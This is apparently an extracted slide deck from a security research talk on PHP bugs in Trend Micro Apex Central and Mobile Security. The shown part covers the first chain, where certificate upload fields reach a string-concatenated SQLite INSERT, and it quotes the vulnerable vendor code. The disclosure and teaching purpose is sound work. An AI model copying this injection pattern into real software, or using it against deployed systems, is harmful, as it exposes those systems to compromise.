

ADVERSARY AND HARMONY,
THE EVOLUTION OF
AI SECURITY

Ghosts of the Past: Classic PHP RCE Bugs in Trend Micro Enterprise Offerings

POH Jia Hao (@Chocologicall)
STAR Labs SG Pte. Ltd.



\$ whoami

- POH Jia Hao (@Chocologicall)
- Web Security Researcher @ STAR Labs SG Pte. Ltd.
- Web Application Vulnerability Research
- Pentesting



\$ cat agenda.txt

- What this talk is about
- Primer on Trend Micro enterprise applications
- Chain #1: Post-Auth File Upload to SQLi to RCE
- Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) Local File Inclusion to RCE
- Chain #3: ??? RCE
- Searching for additional vulnerabilities
- Conclusion and future research

What this talk is about

- Raising awareness about enterprise applications research
- Sharing about the research journey which resulted in 10+ CVEs (pending)
- Demonstrating the discovered vulns with PoC to show exploitability
- Encouraging/reminding fellow researchers that classic PHP vulns are still plentiful especially in enterprise applications with legacy code




Primer on Trend Micro Enterprise Applications

COMMUNITY 23

STAR
— LABS —

Primer on TREND MICRO™ enterprise applications



The screenshot shows a web browser displaying the Trend Micro product catalog at trendmicro.com/en_sg/business/products.html. The page is organized into two main sections: 'A-L' on the left and 'M-Z' on the right, each containing a list of security solutions.

Category	Products
A-L	Advanced Threat Detection by Deep Discovery Apex One Apex Central Attack Surface Risk Management
C	Centralised Management and Response Cloud App Security Cloud Edge Cloud One - Conformity Cloud One - Container Security Cloud One - File Storage Security Cloud One - Network Security Cloud One - Open Source Security by Snyk Cloud One - Workload Security Cloud Visibility
D	
M-Z	Managed XDR (MDR) Mobile Network Security Mobile Security
N	Network Defence Solution
O	OT Defence Console
P	Portable Security 3 PortalProtect for Microsoft SharePoint Premium Support
S	ScanMail™ Suite for IBM® Domino™

Primer on Trend Micro enterprise
applications



Primer on TREND MICRO™ enterprise applications

- Trend Micro Apex Central
 - Formerly known as “Control Manager”
 - “Centralised Visibility and Investigation”
 - Deploy consistent threat protection policies across endpoints and clients

Trend Micro Apex Central

- Centralized dashboard for ease of policies deployment

The screenshot displays the Trend Micro Apex Central web interface. At the top, a red navigation bar includes links for Dashboard, Directories, Policies, Threat Intel, Response, Detections, Administration, and Help. A dropdown menu indicates the user is 'root'. Below the bar, a secondary navigation bar shows 'Security Posture' as the active tab, along with Summary, Data Loss Prevention, Compliance, and Threat Statistics.

The main content area features three large status indicators:

- A shield icon showing 0% Antivirus pattern compliance, with 0 endpoints having outdated patterns.
- An exclamation mark icon showing 0 Critical threats, with 0 affected users.
- A target icon showing 0 Resolved events, with 0 users affected by unresolvable events.

On the left, there's a 'Compliance rate' chart with axes for 'High Risk' (bottom) and 'Low' (top). A callout box for 'Preview Mode' suggests viewing real data from the network now, directing to Active Directory and Compliance Settings. The chart contains several nodes representing users or entities, such as VP IT-Harold Crane, VP GC-Henry Francis, CFO-Lane Murphy, CPO-Joan Meitner, EVP Operation-Peter Cambridge, VP Marketing-Peggy Samson, and CTO-Don Weinberg.

The right side of the dashboard provides detailed reports for 'All' data:


- Antivirus pattern compliance:** 0% compliance across 0 managed agents (0% compliant, 0% with outdated patterns), 0 offline for 7 days, 0 exceptions, and 0 unmanaged endpoints.
- Critical threats:** 0 Ransomware, 0 Known Advanced Persistent Threats (APT), 0 Social engineering attacks, 0 Vulnerability attacks, 0 Lateral movements, 0 Unknown threats, and 0 C&C callbacks.
- Affected users:** 0 users affected.

Primer on Trend Mi
applications

STAR
- LABS -



Trend Micro Apex Central™



Primer on Trend Micro enterprise
applications

Primer on TREND MICRO™ enterprise applications

- Trend Micro Mobile Security (Enterprise)
 - “Gain visibility and control of mobile devices, applications, and data”
 - Streamlines Mobile Device Management (MDM) into a single dashboard

Trend Micro Mobile Security (Enterprise)

- A management platform for Mobile Device Management (MDM)

The screenshot shows the Trend Micro Mobile Security for Enterprise web interface. The URL is https://192.168.126.128:4488/mdm/web/devices/DevicesManagementforsecurity.htm. The page title is "Mobile Security for Enterprise" with a "Security Scan" sub-tab. The top navigation bar includes links for Dashboard, Devices, Users, Policies, Detections, Notifications & Reports, Administration, and Help. The user is logged in as "root". Below the navigation, a breadcrumb trail shows "You are here: Devices". The main content area is titled "Devices" and displays a table for "Managed Devices(0)". The table has columns for Group, Number of Devices, In-sync, Out of sync, Inactive, and Applied Policy. On the left, there is a sidebar with a tree view showing "Mobile Devices" and a "Default" group selected. Action buttons include Add Group, Scan, Update, and Export.

Group	Number of Devices	In-sync	Out of sync	Inactive	Applied Policy
Default	0	0	0	0	Default

Primer on Trend Micro enterprise applications

Code Reuse

- Nothing wrong with that, makes it easier for shared components to be available in multiple applications.
- However, finding bugs in shared components means multiple applications are vulnerable.
- Find 1 bug, get N for free?

Important directories - /widget

Mobile Security

Name	Date modified	Type	Size
common	6/18/2023 10:34 PM	File folder	
img	6/18/2023 10:34 PM	File folder	
inc	6/18/2023 10:34 PM	File folder	
js	6/18/2023 10:34 PM	File folder	
lib	6/18/2023 10:34 PM	File folder	
repository	6/18/2023 10:34 PM	File folder	
ui	6/18/2023 10:34 PM	File folder	
body.php	5/27/2021 3:17 PM	PHP Source File	1 KB
controller.php	5/27/2021 3:17 PM	PHP Source File	6 KB
db_controller.php	5/27/2021 3:17 PM	PHP Source File	23 KB
index.php	6/27/2023 12:31 AM	PHP Source File	9 KB
layoutList.js	5/27/2021 3:17 PM	JavaScript File	2 KB
menu.php	5/27/2021 3:17 PM	PHP Source File	1 KB
proxy_controller.php	5/27/2021 3:17 PM	PHP Source File	7 KB
widgetList.php	5/27/2021 3:17 PM	PHP Source File	2 KB

Apex Central

Name	Date modified	Type	Size
common	6/18/2023 8:53 PM	File folder	
font	6/18/2023 8:53 PM	File folder	
img	6/18/2023 8:53 PM	File folder	
inc	6/18/2023 8:53 PM	File folder	
js	6/18/2023 8:53 PM	File folder	
lib	6/18/2023 8:53 PM	File folder	
repository	6/26/2023 1:31 AM	File folder	
ui	6/18/2023 8:54 PM	File folder	
adjust_tab.php	10/9/2018 11:57 AM	PHP Source File	1 KB
body.php	5/6/2020 3:17 AM	PHP Source File	1 KB
controller.php	5/6/2020 3:17 AM	PHP Source File	6 KB
db_controller.php	6/30/2020 3:36 AM	PHP Source File	31 KB
DelBackupFrom501.bat	4/19/2018 2:15 PM	Windows Batch File	1 KB
GetCurrentWP.php	4/19/2018 2:14 PM	PHP Source File	1 KB
GetCurrentWPResult.ini	4/19/2018 2:15 PM	Configuration sett...	1 KB
help_proxy.htm	11/22/2021 3:39 AM	Chrome HTML Do...	26 KB
help_proxy.php	5/6/2020 3:17 AM	PHP Source File	2 KB
index.php	5/6/2020 3:17 AM	PHP Source File	12 KB
layoutList.js	5/6/2020 3:17 AM	JavaScript File	2 KB
menu.php	5/6/2020 3:17 AM	PHP Source File	1 KB
ProductInfo.xml	6/18/2023 8:55 PM	XML Document	1 KB
proxy_command_controller.php	4/19/2018 2:14 PM	PHP Source File	2 KB
proxy_controller.php	6/30/2020 3:20 AM	PHP Source File	7 KB
sco_controller.php	11/25/2018 10:50 PM	PHP Source File	10 KB
sso_controller.php	10/14/2020 3:15 AM	PHP Source File	3 KB
task_controller.php	9/4/2019 10:47 AM	PHP Source File	14 KB
widgetList.php	5/6/2020 3:17 AM	PHP Source File	2 KB

Primer on Trend Micro enterprise applications



Important directories - /widget

Mobile Security

Name	Date modified	Type	Size
common	6/18/2023 10:34 PM	File folder	
img	6/18/2023 10:34 PM	File folder	
inc	6/18/2023 10:34 PM	File folder	
js	6/18/2023 10:34 PM	File folder	
lib	6/18/2023 10:34 PM	File folder	
repository	6/18/2023 10:34 PM	File folder	
ui	6/18/2023 10:34 PM	File folder	
body.php	5/27/2021 3:17 PM	PHP Source File	1 KB
controller.php	5/27/2021 3:17 PM	PHP Source File	6 KB
db_controller.php	5/27/2021 3:17 PM	PHP Source File	23 KB
index.php	6/27/2023 12:31 AM	PHP Source File	9 KB
layoutList.js	5/27/2021 3:17 PM	JavaScript File	2 KB
menu.php	5/27/2021 3:17 PM	PHP Source File	1 KB
proxy_controller.php	5/27/2021 3:17 PM	PHP Source File	7 KB
widgetList.php	5/27/2021 3:17 PM	PHP Source File	2 KB

Apex Central

Name	Date modified	Type	Size
common	6/18/2023 8:53 PM	File folder	
font	6/18/2023 8:53 PM	File folder	
img	6/18/2023 8:53 PM	File folder	
inc	6/18/2023 8:53 PM	File folder	
js	6/18/2023 8:53 PM	File folder	
lib	6/18/2023 8:53 PM	File folder	
repository	6/26/2023 1:31 AM	File folder	
ui	6/18/2023 8:54 PM	File folder	
adjust_tab.php	10/9/2018 11:57 AM	PHP Source File	1 KB
body.php	5/6/2020 3:17 AM	PHP Source File	1 KB
controller.php	5/6/2020 3:17 AM	PHP Source File	6 KB
db_controller.php	6/30/2020 3:36 AM	PHP Source File	31 KB
DelBackupFrom501.bat	4/19/2018 2:15 PM	Windows Batch File	1 KB
GetCurrentWP.php	4/19/2018 2:14 PM	PHP Source File	1 KB
GetCurrentWPResult.ini	4/19/2018 2:15 PM	Configuration sett...	1 KB
help_proxy.htm	11/22/2021 3:39 AM	Chrome HTML Do...	26 KB
help_proxy.php	5/6/2020 3:17 AM	PHP Source File	2 KB
index.php	5/6/2020 3:17 AM	PHP Source File	12 KB
layoutList.js	5/6/2020 3:17 AM	JavaScript File	2 KB
menu.php	5/6/2020 3:17 AM	PHP Source File	1 KB
ProductInfo.xml	6/18/2023 8:55 PM	XML Document	1 KB
proxy_command_controller.php	4/19/2018 2:14 PM	PHP Source File	2 KB
proxy_controller.php	6/30/2020 3:20 AM	PHP Source File	7 KB
sco_controller.php	11/25/2018 10:50 PM	PHP Source File	10 KB
sso_controller.php	10/14/2020 3:15 AM	PHP Source File	3 KB
task_controller.php	9/4/2019 10:47 AM	PHP Source File	14 KB
widgetList.php	5/6/2020 3:17 AM	PHP Source File	2 KB



Important directories - /widget/repository/widgetPool/wp1

Mobile Security

Program Files (x86) > Trend Micro > Mobile Security > web > widget > repository > widgetPool > wp1

Name	Date modified	Type
config	6/18/2023 10:34 PM	File folder
css	6/18/2023 10:34 PM	File folder
helper	6/18/2023 10:34 PM	File folder
inc	6/18/2023 10:34 PM	File folder
interface	6/18/2023 10:34 PM	File folder
js	6/18/2023 10:34 PM	File folder
lang	6/18/2023 10:34 PM	File folder
proxy	6/18/2023 10:34 PM	File folder
template	6/18/2023 10:34 PM	File folder
theme	6/18/2023 10:34 PM	File folder
widget	6/18/2023 10:34 PM	File folder
widgetBase	6/18/2023 10:34 PM	File folder
widgetComponent	6/18/2023 10:34 PM	File folder
widgetComponentBase	6/18/2023 10:34 PM	File folder

Apex Central

Trend Micro > Control Manager > WebUI > WebApp > widget > repository > widgetPool > wp1

Name	Date modified	Type
config	6/18/2023 8:53 PM	File folder
css	6/18/2023 8:53 PM	File folder
helper	6/18/2023 8:53 PM	File folder
inc	6/18/2023 8:53 PM	File folder
interface	6/18/2023 9:00 PM	File folder
js	6/18/2023 8:53 PM	File folder
lang	6/18/2023 8:53 PM	File folder
proxy	6/18/2023 9:00 PM	File folder
template	6/18/2023 8:53 PM	File folder
theme	6/18/2023 8:53 PM	File folder
widget	6/18/2023 9:00 PM	File folder
widgetBase	6/18/2023 8:54 PM	File folder
widgetComponent	6/18/2023 9:00 PM	File folder
widgetComponentBase	6/18/2023 8:54 PM	File folder
web.config	4/19/2018 2:14 PM	Configuration Sou...

Important directories - /widget/repository/widgetPool/wp1

Mobile Security

Program Files (x86) > Trend Micro > Mobile Security > web > widget > repository > widgetPool > wp1


Name	Date modified	Type
config	6/18/2023 10:34 PM	File folder
css	6/18/2023 10:34 PM	File folder
helper	6/18/2023 10:34 PM	File folder
inc	6/18/2023 10:34 PM	File folder
interface	6/18/2023 10:34 PM	File folder
js	6/18/2023 10:34 PM	File folder
lang	6/18/2023 10:34 PM	File folder
proxy	6/18/2023 10:34 PM	File folder
template	6/18/2023 10:34 PM	File folder
theme	6/18/2023 10:34 PM	File folder
widget	6/18/2023 10:34 PM	File folder
widgetBase	6/18/2023 10:34 PM	File folder
widgetComponent	6/18/2023 10:34 PM	File folder
widgetComponentBase	6/18/2023 10:34 PM	File folder

Apex Central

Trend Micro > Control Manager > WebUI > WebApp > widget > repository > widgetPool > wp1

Name	Date modified	Type
config	6/18/2023 8:53 PM	File folder
css	6/18/2023 8:53 PM	File folder
helper	6/18/2023 8:53 PM	File folder
inc	6/18/2023 8:53 PM	File folder
interface	6/18/2023 9:00 PM	File folder
js	6/18/2023 8:53 PM	File folder
lang	6/18/2023 8:53 PM	File folder
proxy	6/18/2023 9:00 PM	File folder
template	6/18/2023 8:53 PM	File folder
theme	6/18/2023 8:53 PM	File folder
widget	6/18/2023 9:00 PM	File folder
widgetBase	6/18/2023 8:54 PM	File folder
widgetComponent	6/18/2023 9:00 PM	File folder
widgetComponentBase	6/18/2023 8:54 PM	File folder
web.config	4/19/2018 2:14 PM	Configuration Sou...

Important directories - /widget/repository/widgetPool/wp1



Import

01

A screenshot of a Windows File Explorer window. The left sidebar shows 'Quick access' with icons for Desktop, Downloads, Documents, Pictures, and This PC. Under 'This PC', 'New Volume (D:)' and 'Network' are listed. The main area displays a list of folder names in a table format. The columns are 'Name', 'Date modified', 'Type', and 'Size'. The 'Name' column lists 30 items, all starting with 'mod' and ending with a two-letter acronym. The 'Date modified' column shows various dates from May 18, 2022, to June 6, 2022. The 'Type' column shows all entries as 'File folder'. The 'Size' column is partially visible on the right. A vertical scroll bar is on the right side of the main area. The status bar at the bottom shows '30 items 1 item selected'.

Name	Date modified	Type	Size
modVulnerabilityProtect	5/18/2022 1:19 AM	File folder	
modTMSMW	5/18/2022 1:19 AM	File folder	
modTMSM	5/18/2022 1:19 AM	File folder	
modTMSL	5/18/2022 1:19 AM	File folder	
modTMMSSOM	5/18/2022 2:54 AM	File folder	
modTMMS	6/7/2022 1:52 AM	File folder	
modTMLS	5/18/2022 1:19 AM	File folder	
modTMEAC	5/18/2022 1:19 AM	File folder	
modTMCSS	6/6/2022 11:39 PM	File folder	
modTMCM	5/18/2022 1:19 AM	File folder	
modSMEX	5/18/2022 1:19 AM	File folder	
modSCO	5/18/2022 2:54 AM	File folder	
modSCloud	5/18/2022 2:54 AM	File folder	
modRESTful	5/18/2022 1:19 AM	File folder	
modOSCE	5/18/2022 2:54 AM	File folder	
modMDM	5/18/2022 1:19 AM	File folder	
modIWVA	5/18/2022 1:19 AM	File folder	
modIWSS	5/18/2022 1:19 AM	File folder	
modIMSA	5/18/2022 1:19 AM	File folder	
modIMSS	5/18/2022 1:19 AM	File folder	
modHeadlessDSM	5/18/2022 2:54 AM	File folder	
modEndpointEncryption	5/18/2022 1:19 AM	File folder	
modDLP	5/18/2022 1:19 AM	File folder	

Primer on Trend Micro applications

STAR
- LABS -

Import

01

File Home Share View

proxy

Quick access

Desktop

Downloads

Documents

Pictures

This PC

modTMMS

Share View

modTMMS

Name Date modified Type Size

modVulnerabilityProtect	5/18/2022 1:19 AM	File folder	
modTMSMW	5/18/2022 1:19 AM	File folder	
modTMSM	5/18/2022 1:19 AM	File folder	
modTMSL	5/18/2022 1:19 AM	File folder	
modTMMSSOM	5/18/2022 2:54 AM	File folder	
modTMMS	6/7/2022 1:52 AM	File folder	
modTMMS	5/18/2022 1:19 AM	File folder	

Name Date modified Type Size

cert_helper.php	6/15/2017 12:49 AM	PHP Source File	4 KB
db_helper.php	6/15/2017 12:49 AM	PHP Source File	4 KB
db_migration.php	6/15/2017 12:49 AM	PHP Source File	1 KB
proxy.php	1/29/2018 5:31 PM	PHP Source File	35 KB
scheduler.php	6/15/2017 12:49 AM	PHP Source File	9 KB

modEndpointEncryption

modDLP

30 items 1 item selected

type

File folder

Configuration Sou...

ST^AR LABS

Primer on Trend Micro applications

Important directories - /widget





Various bug chains

COMMUNITY 23

STAR
— LABS —



Trend Micro Apex Central

Chain #1 - File Upload SQL

Injection ..?

COMMUNITY 23

STAR
— LABS —


- Discovered two instances of functions vulnerable to SQLi
 - CVE-2023-32529
 - CVE-2023-32530
- Although the main application uses MSSQL for majority of its operations, somehow the vulnerable component uses a standalone SQLite database.
- Typically a SQLi vulnerability should sound the alarms...

Chain #1: Auth File Upload to SQLi to
RCE



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php
```



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php

class DBHelper{
    private $dbh;
    private $db_file = '/../../../../product/TMMS/tmms.db';

    public function __construct()
    {
        try{
            $connectString = realpath(dirname(__FILE__).$this->db_file);
            $this->dbh = new PDO('sqlite:'.$connectString);
        }
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis



DB Browser for SQLite - C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository\widgetPool\product\TMMS\tmms.db

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL

Create Table Create Index Modify Table Delete Table Print

Name	Type	Schema
Tables (1)		
tb_certificate		CREATE TABLE [tb_certificate] ([Id] INTEGER PRIMARY KEY NOT NULL, [Name] NVARCHAR(512) NU
Id	INTEGER	"Id" INTEGER NOT NULL
Name	NVARCHAR(5...)	"Name" NVARCHAR(512)
FileData	TEXT	"FileData" TEXT
HasPrivateKey	BOOLEAN	"HasPrivateKey" BOOLEAN
Password	NVARCHAR(1...	"Password" NVARCHAR(128)
UploadTime	TIMESTAMP	"UploadTime" TIMESTAMP
Issuer	NVARCHAR(5...	"Issuer" NVARCHAR(512)
Topic	NVARCHAR(5...	"Topic" NVARCHAR(512)
ExpireDate	TIMESTAMP	"ExpireDate" TIMESTAMP
Uploader	NVARCHAR(64)	"Uploader" NVARCHAR(64)
Indices (0)		
Views (0)		
Triggers (0)		

Chain #1: Auth File Upload to SQLi to RCE

Analysis



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php

class DBHelper{
    public function AddCert($cert)
    {
        $sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('".$cert['Name']."' , '".$cert['FileData']."' , '".$cert['HasPrivateKey']."' , '".$cert['Password']
. "' , '".$cert['UploadTime']."' , '".$cert['Issuer']."' , '".$cert['Topic']."' , '".$cert['ExpireDate']."' , '".$
$cert['Uploader']."' )";
        return $this->dbh->exec($sql);
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php

class DBHelper{
    public function AddCert($cert)
    {
        $sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('".$cert['Name']."' , '".$cert['FileData']."' , '".$cert['HasPrivateKey']."' , '".$cert['Password']
. "' , '".$cert['UploadTime']."' , '".$cert['Issuer']."' , '".$cert['Topic']."' , '".$cert['ExpireDate']."' , '".$
$cert['Uploader']."' )";
        return $this->dbh->exec($sql);
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php

class DBHelper{
    public function AddCert($cert)
    {
        $sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('".$cert['Name']."' , '".$cert['FileData']."' , '".$cert['HasPrivateKey']."' , '".$cert['Password']
. "' , '".$cert['UploadTime']."' , '".$cert['Issuer']."' , '".$cert['Topic']."' , '".$cert['ExpireDate']."' , '".$
$cert['Uploader']."' )";
        return $this->dbh->exec($sql);
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php

function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
        "Name" => $certObj["subject"]["CN"],
        "Issuer" => $certObj["issuer"]["CN"]."",
        "Password" => "",
        // ...
    );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php

function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
        "Name" => $certObj["subject"]["CN"],
        "Issuer" => $certObj["issuer"]["CN"]."",
        "Password" => "",
        // ...
    );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php

function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
        "Name" => $certObj["subject"]["CN"],
        "Issuer" => $certObj["issuer"]["CN"]."",
        "Password" => "",
        // ...
    );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php

function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
        "Name" => $certObj["subject"]["CN"],
        "Issuer" => $certObj["issuer"]["CN"]."",
        "Password" => "",
        // ...
    );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php

function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
        "Name" => $certObj["subject"]["CN"],
        "Issuer" => $certObj["issuer"]["CN"]."",
        "Password" => "",
        // ...
    );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL
Injection



Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
